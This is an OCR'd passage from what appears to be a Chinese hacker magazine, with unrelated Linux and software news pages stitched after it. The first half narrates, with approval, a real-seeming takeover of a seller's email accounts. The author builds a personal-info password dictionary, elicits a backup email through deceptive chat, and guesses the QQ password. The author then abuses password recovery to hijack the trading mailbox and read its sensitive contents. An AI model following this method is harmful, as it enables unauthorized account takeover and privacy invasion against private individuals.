


图3 删除一些无用信息，诸如GGGG、GMXX之类，靠自己的感觉选择密码




图6 提交其他常用邮箱获得我们的密码




图7 点击修改密码的地址就可以修改密码了

其他的信息，比如BLOG，或者是在某些论坛的资料，我这里都是一些无关紧要的信息（我是这么认为，但是有时候越不起眼的信息也许越有用），收集足了被攻击方的信息，下一步便是进行信息的筛选了。

筛选信息　制作字典

如果不进行信息的筛选，制作出来的字典会很大，而且没有效率。我们可以根据国人的经验加一些常用的密码组合形式来制作字典，比如5201314、7758258等。我建议制作的字典应该遵循常用简单密码组合加个人相关信息组合，简单来说就是诸如5201314、123456这样的常见密码形式配合被攻击方的生日、电话等制作字典。常用字典组合可以从网上搜索手动添加到字典中，我这里主要阐述配置相关信息组合的字典。从他的E-MAIL和中文姓名中不难看出，用到了以下几个字母O、X、I、A、N、G、U、M，而且生日是19710909，计算出年龄是35岁。一般来说对于国人的密码组合排列形式有如几下几种（可以参考H4K_B4N写的社会工程学利用的文章）：中文名缩写+6位或者8位生日、中文名姓+6位或者8位生日、中文名+6位或者8位生日、纯数字6位生日或者4位生日、常见英文名称＋生日等等。我使用的是易优字典制作工具，如图2。

根据这种排列方式可以很容易地制作出有效率的字典。生成的字典也不过4MB左右，生成的过程需要一些时间，有时候不能一次配置通过（如果所有的组合排列形式都选上，磁盘的空间会不够，生成字典也要耗费许多的时间），我们可以尝试多次配置不同的排列组合，再进行暴力破解！

手工暴力破解

因为是进行纯手工的暴力破解，所以我们还要进一步筛选出一些无用的信息，如图3。


最好是通过找回密码的功能，因为这样的劳动量比较小，但是我们知道通过找回密码功能是将新密码发送到一个你所知道安全邮箱，所以这里还要利用你巧妙的语言刺探出他的另外常用E-MAIL。下面是聊天记录，如图4。

根据对话我推测，他绑定的是QQ的邮箱，我开始使用他提供的一些信息进行手工猜测。成功得出他的密码是他的手机号码（连QQ也弄到了），接下来是进入E-MAIL，如图5。

我看了一下他的E-MAIL，邮件都被删除得很干净（好习惯！）。接下来就是通过密码保护来拿他交易使用的E-MAIL的密码了，如图6。

好了，提示成功了！我们去QQMAIL那里得到他的密码，如图7。接着修改他的密码登录他的交易E-MAIL，哇！里面的交易信息还真多啊，而且也找到了不少敏感信息，如图8。

看样子他的确是个正当商人啊，这下可以放心的购买了！


图8 交易信息可真多啊

总结


也许大多数人不会认可这种方式，社会工程学利用本身就有一些运气的成分（都是利用了人们的从众心理），社会工程学是一门语言的艺术，也是一种欺骗的艺术，"人防"工作做得不充分，有再强大的防火墙又有什么用呢？

声明：本文只阐述了社会工程学被利用的危害性，由此引起的法律责任，作者概不负责！

[文章中涉及到的软件易优超级字典生成器光盘中有收录]

编辑点评：

又见社会工程学！我想作者的目的是给出一个利用聊天收集信息的例子，破解部分不是主要的。语言是门艺术，会说话的人总是能得到他想要的东西。但是文章中的字典制作部分不是很详细，有关字典的制作请参看《手册》以前的文章。



Linews

企鹅lala：

还没看到落叶就到了11月，lala这里大半个十月还像夏天。虽然有点不适应，但看在可以多看看穿裙裙的MM份上，倒也不抱怨什么了。

开源界依然在快速发展着，可喜的是我们看到了越来越多国货的影子。龙芯、华镭Linux、永中Office……我们期待着工作在中国自己的软件、硬件平台上的那天。

在过去的一个月中，许多软件都有重要的更新，FireFox、Kernel、发行版本。抛开无休止的争论，让我们看看都有什么新进展吧！

Linux内核升级：2.6.18

经过多个RC测试版之后，Linux内核(Kernel)今天终于升级到了2.6.18版，距Linus Torvalds发布上一版本2.6.17又是三个月。2.6.18版内核改进了Linux对SATA的处理，同时改善了SELinux，并安装了新的网络包控制机制secmark，另外，为了Udev系统，Devfs驱动设备文件系统也最终从Linux内核中剥离。

总的来说，新内核改动并不多，更多的是加入了一些升级补丁，不过Linus Torvalds在E-mail中热情勃发，大呼"该起锚了"。

lala：lala接触Linux之后，第一个动作就是升级内核。那时从2.4升级到2.6内核的确耗费了不少功夫。但在过程中也学到了不少东西。如今很多版本的内核更新都不用自己编译。直接用rpm或者deb包就可以方便地更新了。另外还有一个小规律，开源软件的开发版本双数为稳定版本，单数为开发版本。所以我们并不会看到2.5内核有大量投入发行版本的使用。

Mandriva 2007 终于发布


经过历时一年的紧张开发，Mandriva 2007终于面向大众推出。以前一直被广大用户视为歧视免费用户的措施，即俱乐部会员优先下载，这次已经被完全取消。所有用户都将在同一时刻享受到Mandriva为您带来的卓越桌面和服务器体验。

和以往一样，Mandriva的零售版本(Discovery、PowerPack)只开放给相应等级的俱乐部会员下载。公众可以下载到的版本包括Free和One。

Mandriva Free是Mandriva在线软件仓库的一个子集。从超过12G的自由软件仓库中精选出不到3G的内容，对任何人来说都并非易事，更何况是支持70多种不同语言的Mandriva。因此，为了要得到一个完整的中文环境，你可能必须要下载完整的4CD。而部分软件(如Firefox)的中文界面，你必须从在线仓库中安装。

Mandriva Free需要安装到硬盘后才能使用，而Mandriva One与此不同，它是一款可安装的Live CD。这意味着，你可以直接在光盘上运行Mandriva Linux，如果你喜欢的话，马上就可以把你所看到的安装到硬盘上。

lala："Mandriva是收费Linux中比较有名的一款，曾经lala也为其大量的商业软件、驱动所倾倒。但好用不好用并不是只看软件的数量，更要看质量！其免费版本还要受到使用软件限制的措施的确会失去很多用户。事实上在最近的两年时间Mandriva的桌面使用份额有所下降。



新软报告

“对于高考生来说，6月是残酷的。对于大学毕业生来说，1月则是一道门槛。大多数学生都要在这个时候找工作了……岁数大了问题也就来了。工作、感情、生活、学习都是需要自己考虑的。希望还在学校的学生们好好抓紧现在的时间，多读点书！多做点创造！多看看《黑客手册》，为国家做贡献……（众人寒……）

本期窗外由lala亲手为大家打造全面的Linux媒体特辑！让你由小菜全面升级为媒体高手，今后再也不用为了看电影而打开Windows了。本文篇幅之长，涵盖软件数量之多，算是《窗外》诞生以来的首创！还等什么，赶快切换你的系统吧！”

Firefox 2.0 RC 2

Firefox 2.0的第二个RC版来了。这个版本相对RC 1版，不仅修正了一些Bug，而且改进了代码的稳定性。另外，Firefox 2.0的外观界面比起Firefox 1.x，真的要好看得多。已经用或者即将使用Firefox 2.0的朋友不要错过更新了。

lala：FireFox一直是lala手上高效工作的利器，强烈建议还在用IE的朋友转移到FireFox上。在大家拿到杂志的时候，2.0正式版本已经推出了。2.0系列在边角上有圆滑处理，使得外观上上了一个档次。另外大多数扩展都已经支持2.0系列。不用太担心扩展问题。

Skype 1.3

Skype Linux版本也有了新的动作，最新释出1.3.0.53，解决了不少问题。已经有rpm包和deb包提供下载。

lala：skpye是一款优秀的网络电话软件。其多平台的支持也方便了用户。最新版本的Skype安装后，lala这里没有出现以前的声音设备错误问题。类似的软件还有wengo、Gizmo，wengo在IP电话价格方面比Skype更加便宜。

Gaim 2.0 beta 4发布

